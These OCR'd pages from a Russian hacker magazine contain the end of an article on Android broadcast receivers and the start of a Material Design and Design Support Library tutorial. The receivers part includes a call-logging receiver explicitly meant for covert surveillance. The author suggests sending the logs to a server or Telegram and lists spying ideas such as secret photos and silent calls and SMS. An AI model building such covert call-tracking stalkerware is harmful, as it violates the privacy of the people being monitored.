
Я даже не стал добавлять комментарии, тут и так все понятно: при возникновении сообщения **CONNECTIVITY_CHANGE** запускается ресивер, который проверяет, что произошло, коннект или дисконнект, и в зависимости от этого запускает или останавливает весь сервис целиком. В реальном коде есть еще куча других проверок, а также чекинг подключения с помощью пинга хоста 8.8.8.8 (подключение может быть установлено, но сам интернет недоступен), но это не так важно, а важно то, что простейший код позволяет нам легко избавиться от довольно серьезной проблемы, причем система по максимуму берет работу на себя, и, например, если сервис уже будет запущен к моменту его запуска, ничего не произойдет, второго сервиса не появится. Красота!

Таким же образом я могу запустить свой сервис при загрузке:

```
public class BootCompletedReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    Intent myIntent = new Intent(context, MainService.class);
    context.startService(myIntent);
  }
}
```

Строки из манифеста приводить не буду, скажу лишь, что в intent-filter надо указать действие **android.intent.action.BOOT_COMPLETED**.

Естественно, таким же образом можно реагировать на многие другие сообщения, описанные в официальной документации.



Куча ресиверов в одном приложении

ПРИМЕР В СТИЛЕ][

Конечно же, все эти сообщения можно использовать и в не совсем легальных целях. Многочисленные системные сообщения позволяют реализовать довольно хитрые схемы, например фотографирование включившего экран человека (действие `android.intent.action.ACTION_SCREEN_ON`), логирование звонков (`NEW_OUTGOING_CALL` и `PHONE_STATE`), логирование общего времени использования смартфона, да и вообще организовать полную слежку за действиями его пользователя. Плюс использовать возможности выполнить звонок или послать СМС без ведома пользователя.

В качестве примера приведу логирование звонков. Для этого понадобится довольно простой ресивер:

```
public class PhoneStateReceiver extends BroadcastReceiver {
  private final String TAG = "PhoneStateReceiver";
  private boolean incomingFlag = false;
  private String incomingNumber = null;

  @Override
  public void onReceive(Context context, Intent intent) {
```

```
      if(intent.getAction().equals(Intent.ACTION_NEW_OUTGOING_CALL)){
        String phoneNumber = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);
        Log.d(TAG, "Call to number: " + phoneNumber);
      } else {
        TelephonyManager tm = (TelephonyManager)context.getSystemService(Service.TELEPHONY_SERVICE);
        switch (tm.getCallState()) {
          case TelephonyManager.CALL_STATE_RINGING:
            incomingFlag = true;
            incomingNumber = intent.getStringExtra("incoming_number");
            Log.d(TAG, "Incoming call: " + incomingNumber);
          break;
        case TelephonyManager.CALL_STATE_OFFHOOK:
          if(incomingFlag){
            Log.d(TAG, "Incoming call accepted: " + incomingNumber);
          }
          break;
        }
      }
    }
  }
```

Как обычно, все элементарно, однако в этом случае ты можешь заметить, что мы не просто реагируем на интент, но и проверяем действие с помощью метода **`getAction()`** (наш ресивер должен реагировать и на действие **`NEW_OUTGOING_CALL`**, и на **`PHONE_STATE`**, то есть изменение состояния радиомодуля), а также проверяем переданные в интенте дополнительные данные с помощью **`getStringExtra()`**. А далее, если это исходящий звонок, просто логируем его, если же просто изменение состояния, то проверяем текущее состояние с помощью TelephonyManager и логируем, если звонок входящий.

Разумеется, в реальном приложении тебе надо будет не логировать звонки, а либо аккуратненько записывать их в файлик, который затем отправлять куда надо, либо сразу отправлять куда надо, хоть на сервер, хоть в IRC, хоть в Telegram.



ВЫВОДЫ

Теперь тебе должно быть предельно ясно, как работает Tasker. Все, что он делает, — это реагирует на широковещательные сообщения и в ответ отправляет другие сообщения (с помощью которых запускает софт или переключает те или иные настройки Android). Да, это опасная штука, с помощью которой написать шпиона, знающего о тебе все, проще простого, но в то же время и невероятно полезная для любого разработчика технология.

Тот же Google Now, например, умеет из коробки интегрироваться с любыми сторонними будильниками, мессенджерами и почтовыми клиентами именно потому, что использует Binder и стандартные действия типа ACTION_SEND. Точно так же любой разработчик может легко реализовать в своем приложении возможность сделать снимок камерой, выбрать файлы или отправить письмо, просто посылая нужные сообщения, которые будут обработаны стоковыми или другими приложениями, вне зависимости от того, какие из них предпочитает использовать юзер.

MATERIAL DESIGN B ANDROID

ПРОДОЛЖАЕМ ИЗУЧАТЬ МОДНУЮ ТЕМУ. ГОТОВЬСЯ, ЭТО БУДЕТ ЛОНГРИД!



Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net

Android-роботы версий 5 и 6 продолжают гордо шагать по смартфонам и планшетам радостных пользователей, сверкая красотами Material Design. При этом, надо отдать должное Google, старые девайсы никто не забывал, они тоже примерили шкурки материального дизайна, пусть и не в полном объеме. О том, как все это работает на устройствах с Android версий со второй по четвертую, мы сегодня и поговорим. Если же ты разрабатываешь приложения исключительно для Android 6, то информация, приведенная ниже, тоже будет тебе полезна.

МОДНЫЙ ПРИГОВОР

Material Design — дизайн программного обеспечения и приложений операционной системы Android от компании Google, впервые представленный на конференции Google I/O в 2014 году. Идея дизайна заключается в создании приложений, которые открываются и сворачиваются как физические (то есть материальные) карточки. Как и все физические объекты, они должны отбрасывать тень и иметь некоторую инерционность. По идее дизайнеров Google, у приложений не должно быть острых углов, карточки должны переключаться между собой плавно и практически незаметно (рис. 1).

Вообще, эффект тени позволяет визуально расположить все элементы на разной высоте, то есть получается некоторая совокупность слоев (рис. 2).

Не менее значима концепция плавающей кнопки (Floating Action Button), отражающей главное действие во фрагменте или активности. Например, в Gmail данный виджет позволяет создать новое




Рис. 1. Основные элементы Material Design

письмо. Плавающей эта кнопка названа потому, что ее положение не фиксировано (да, не только правый нижний угол) и может меняться. Причем это изменение должно быть плавно и осмысленно анимировано, то есть, например, при скроллинге компонента ListView или переключении фрагмента FAB кнопка может «уезжать» за экран или «растворяться».




Рис. 2. Слои? Слои!

Формат журнальной статьи не позволяет описать все нюансы Material Design (*в пересчете на бумажный формат ты нафигачил целых полторы статьи :). — Прим. ред.*), тем более что не все из них можно реализовать библиотеками совместимости в преLollipop версиях Андроида. Наиболее тяжело в этом плане дела обстоят с анимацией. Например, у нас не получится увидеть Ripple-эффект (расходящиеся круги при нажатии на кнопку), так как данная анимация реализуется аппаратно и недоступна для старых устройств. Разумеется, это решается сторонними библиотеками, но об этом мы поговорим в следующий раз.

Ознакомиться с гайдами по Material Design можно (даже нужно!) на официальном сайте Google, а по адресу доступен перевод на русский язык.

ANDROID APPCOMPAT VS. DESIGN SUPPORT LIBRARY

После выхода в свет Android 5 в SDK от Google произошло существенное обновление библиотеки AppCompat (в девичестве ActionBarCompat), получившее седьмую версию aka v7. Самой вкусной в этой версии стала возможность использования элементов Material Design в ранних версиях Андроида — начиная с 2.1 (API Level 7). Один из таких элементов — виджет Toolbar, пришедший на

замену скучному ActionBar — панели, расположенной в верхней части активности (той самой, где висит «гамбургер», открывающий боковое меню). Кроме того, новое Material-оформление коснулось и других стандартных элементов: EditText, Spinner, CheckBox, RadioButton, Switch, CheckedTextView.

Помимо этого, были добавлены новые библиотеки — RecyclerView (крутейшая замена ListView), CardView (карточка) и Palette (динамическая палитра). К слову, в декабрьском Хакере эти элементы уже были рассмотрены — срочно ищи и изучай, повторяться не будем.

Казалось бы, мы у цели, вот оно — счастье, но, взглянув, например, на почтовый клиент Gmail в том же Android 4, потихоньку начинаешь понимать, что с одной лишь AppCompat такое приложение не накодишь. Ведь по какой-то космической причине в библиотеке AppCompat нет даже плавающей кнопки — едва ли не главного элемента Material Design.

К счастью, в Google рассуждали точно так же, но, правда, почему-то не стали дополнять AppCompat, а представили совершенно новую библиотеку совместимости — Design Support Library. Здесь уже все по-взрослому: удобное боковое меню (Navigation View), плавающая кнопка (Floating Action Button), всплывающее сообщение (Snackbar), анимационный Toolbar и многое другое. Далее мы зарядим все библиотеки в обойму знаний и познакомимся поближе с этими прекрасными нововведениями.

Хочу только заметить, что библиотеки и виджеты можно использовать как по отдельности, так и все вместе.

Итак, обновляем SDK, запускаем Android Studio и начинаем кодить...

ИМПОРТ БИБЛИОТЕК

Так как мы используем Android Studio, импорт модулей необходимо выполнять в секции dependencies файла build.gradle проекта:

```
dependencies {
  compile fileTree(dir: 'libs', include: ['*.jar'])
  compile 'com.android.support:appcompat-v7:22.2.1'
  compile 'com.android.support:design:22.2.1'
  compile 'com.android.support:recyclerview-v7:22.2.1'
  compile 'com.android.support:palette-v7:22.2.1'
  compile 'com.android.support:cardview-v7:22.2.1'
}
```

На момент выхода журнала уже будет доступна версия библиотек под номером 23.1.1, но для нас это не принципиально. Кстати, IDE любезно подскажет номер последней версии, а также автоматически скачает ее из репозитория, если она отсутствует.



COORDINATORLAYOUT, TOOLBAR И ВСЕ-ВСЕ-ВСЕ

Начнем с весьма эффектного компонента — CoordinatorLayout, позволяющего связывать (координировать) виджеты, помещенные в него (по сути, CoordinatorLayout является продвинутым FrameLayout). Чтобы было понятно, на рис. 3 приведено исходное состояние фрагмента приложения. Стоит только начать перелистывать список, как размер заголовка плавно вернется к традиционному размеру (уменьшится), освобождая место для полезной информации (рис. 4). И это все, что называется, прямо из коробки, без всяких костылей.




Рис. 3. Было




Рис. 4. Стало

Разметка фрагмента приведена ниже (несмотря на размер, код достаточно тривиален):

```
<android.support.design.widget.CoordinatorLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res-auto"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:fitsSystemWindows="true" >

  <android.support.design.widget.AppBarLayout
    android:layout_width="match_parent"
    android:layout_height="192dp"
    android:theme="@style/ThemeOverlay.AppCompat.Dark.ActionBar"
    android:id="@+id/appbar"
    android:fitsSystemWindows="true" >

    <android.support.design.widget.CollapsingToolbarLayout
      android:id="@+id/collapsing_toolbar"
      android:layout_width="match_parent"
      android:layout_height="match_parent"
      app:contentScrim="?attr/colorPrimary"
      app:layout_scrollFlags="scroll|exitUntilCollapsed"
      android:fitsSystemWindows="true"
      app:expandedTitleMarginBottom="32dp"
      app:expandedTitleMarginEnd="64dp"
      app:expandedTitleMarginStart="48dp" >

      <ImageView
        android:id="@+id/toolbarImage"
        android:layout_width="match_parent"
        android:layout_height="match_parent"
        android:scaleType="centerCrop"
        app:layout_collapseMode="parallax"
        android:fitsSystemWindows="true" />

      <android.support.v7.widget.Toolbar
        android:id="@+id/toolbar"
        android:layout_width="match_parent"
        android:layout_height="?attr/actionBarSize"
        app:layout_collapseMode="pin"
```

```
